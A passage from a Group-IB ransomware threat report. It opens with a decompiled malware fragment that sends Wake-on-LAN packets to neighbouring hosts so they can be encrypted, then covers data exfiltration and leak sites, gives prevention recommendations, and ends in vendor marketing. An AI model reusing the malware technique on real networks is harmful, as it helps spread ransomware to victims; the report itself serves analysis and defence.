      Extract_IPaddr_As_String_2(2i64, &ipaddr_bin, ipaddr_str);
      *v5 = mac_addr_bytes;
      mac_addr_bytes[0] = *(v4 - 8);
      mac_addr_bytes[1] = *(v4 - 7);
      mac_addr_bytes[2] = *(v4 - 6);
      mac_addr_bytes[3] = *(v4 - 5);
      mac_addr_bytes[4] = *(v4 - 4);
      mac_addr_bytes[5] = *(v4 - 3);
      v6 = 0;
      v7 = 6i64;
      do
      {
        if ( **v5 != 0xFF && **v5 )
          --v6;
        else
          ++v6;
        *v5 += 4i64;
        --v7;
      }
      while ( v7 );
      if ( v6 < 4 )
        Send_WakeOnLAN_Packet(ipaddr_str, mac_addr_bytes);
    }
    ++v3;
    v4 += 6;
  }
  while ( v3 < v1->dwNumEntries );
}
```

Broadcasting UDP packets to take neighboring hosts out of sleep mode

A distinct characteristic of some operators was that when compromising large network infrastructures, they first collected information from local systems (T1005) and network shared drives (T1039), then uploaded a lot of sensitive data using public cloud storage services – such as MEGA (T1537) or an FTP server (T1011) – and only afterward launched the encryption process.

Some operators even created websites where they published some of the stolen data:

Website with data stolen by the Maze Team

The collected data helped attackers increase their chances of receiving a ransom. If their demands were not met, they published some of the data and sold the more confidential information on the black market.

CONCLUSION

Exploiting public-facing applications and compromising personal devices will be popular methods of gaining network access in 2020

It goes without saying that 2019 was a fruitful year for ransomware criminals, but 2020 may prove to be their most profitable one yet.

All indications point to the fact that the momentum attackers picked up last year will not slow down. They will most likely continue to think big and target entire networks rather than individuals. As far as targets themselves are concerned, we expect them to be key industries.

Due to the unprecedented volume of people forced to work from home because of the COVID-19 pandemic, attackers are finding more access points and vulnerabilities than ever before. Exploiting public-facing applications and compromising personal devices are set to be the most common methods of gaining access to internal networks.

At Group-IB, we also believe that trojans will continue being used for initial compromise and further distribution of ransomware. Moreover, the trend for data exfiltration is projected to become more popular with many groups.

10 RECOMMENDATIONS FOR PREVENTING ATTACKS

- Use VPN whenever accessing servers through RDP.
- Implement multi-factor authentication if a VPN cannot be used.
- Block accounts after a certain number of failed login attempts within a short period of time.
- Ensure that the password of the account used for access via RDP is complex and change it regularly.
- Use NLA (Network Level Authentication) for RDP connections.
- Restrict the list of IP addresses that can be used to make external RDP connections.
- Install anti-spam and anti-phishing filters.
- Regularly update antivirus software and audit the work logs of your protection software.
- Install a sandbox solution to detect malware not detected by antivirus software.
- Perform timely updates of operating systems and application software.

GROUP-IB'S RESPONSE TO RANSOMWARE

24/7 INCIDENT RESPONSE LINE

If you are experiencing a breach

GET HELP NOW

- Call us at +65 3159-4398
- Email us at response@cert-gib.com
- Fill out our incident response form

Access to the data found on a ransomware-infected device cannot be restored without decryption tools, which attackers hold for ransom. It is never advisable to pay a single cent.

What Group-IB experts do recommend and consider extremely important, however, is responding to ransomware attacks appropriately.

A professional response to ransomware allows you to:

- Minimize damage
- Clean your infrastructure, detect "sleeping" backdoors, and prevent similar incidents in the future
- Gather all the information needed to create a list of Indicators of Compromise
- Collect evidence and information necessary for investigations
- Get recommendations on enhancing the information security level of your infrastructure and personnel

STAGES OF GROUP-IB'S INCIDENT RESPONSE PLAN

STAGE 1

Network traffic analysis

Implementing Group-IB Threat Detection System allows the response team to:

- Monitor network traffic
- Detect suspicious communications that cannot be detected by signature-based security systems
- Analyze and block data on end devices

STAGE 2

Forensic analysis

A rapid forensic analysis of workstations and servers used by attackers is carried out in order to identify:

- Where the compromise originated
- How the attackers moved across the network
- What tools were used
- What vulnerabilities were exploited

STAGE 3

Malware analysis

Digital forensic laboratory specialists conduct basic or advanced static and dynamic analysis of malicious code detected during the incident response, which allows them to:

- Detect tracks quickly and efficiently
- Keep malicious code from becoming fixed in systems while preventing the infrastructure from being re-infected
- Neutralize threats that have already spread and become entrenched

Once the above steps have been completed, Group-IB experts prepare a detailed report describing the incident as well as a set of recommendations for improving infrastructure security. This minimizes the risk of similar incidents occurring in the future.

Contact us to learn more about our services:

internationalsales@group-ib.com

The Group-IB team would be more than happy to support your business by offering the following:

- Remote Incident Response service.
- Two additional free months when taking out a one-year subscription to the Incident Response Retainer service. Learn more

ABOUT GROUP-IB

OFFICIALLY PARTNERED WITH INTERPOL AND EUROPOL

OSCE

Recommended by the Organization for Security and Cooperation in Europe (OSCE)

WORLD ECONOMIC FORUM

Permanent member of the World Economic Forum

IDC, GARTNER, FORRESTER

Group-IB is ranked among the best Threat Intelligence vendors in the world, according to IDC, Gartner and Forrester

BUSINESS INSIDER

One of the Top 7 most influential companies in the cybersecurity industry, according to Business Insider

Group-IB is one of the world's leading developers of solutions designed to identify and prevent cyberattacks, detect fraud, and protect intellectual property online.

Group-IB's security ecosystem automatically tracks malicious activities, extracts and analyzes threat data, and maps adversaries' infrastructure and enriches their profiles. Our top-tier experts relentlessly reinforce our technologies with insights "from the battlefield".

16 years hands-on experience

60,000+ hours of incident response experience

1,000+ cybercrime investigations worldwide

400+ world-class cybersecurity experts

GROUP-IB PRODUCTS

- Threat Intelligence
- Threat Detection System (TDS)
- Secure Bank
- Secure Portal
- Brand Protection

INTELLIGENCE-DRIVEN SERVICES

SECURITY & RISK ASSESSMENT

- Penetration testing
- Vulnerability Assessment
- Source Code Analysis
- Compromise Assessment
- Red Teaming
- Pre-IR Assessment
- Compliance Audit

INVESTIGATIONS

- Targeted Attacks
- Security Incidents
- Financial and Corporate Crimes

THREAT HUNTING & RESPONSE

- Managed Threat Hunting
- APT-monitoring
- Forensic Response (targeted attacks, breaches, etc.)
- Emergency Response (phishing, DDoS, IP violations, etc.)
- Incident Response Retainer

DIGITAL FORENSICS

- Digital Evidence Collection
- Forensic Analysis
- Malware Analysis

Contact us to learn more

info@group-ib.com
www.group-ib.com

GROUP IB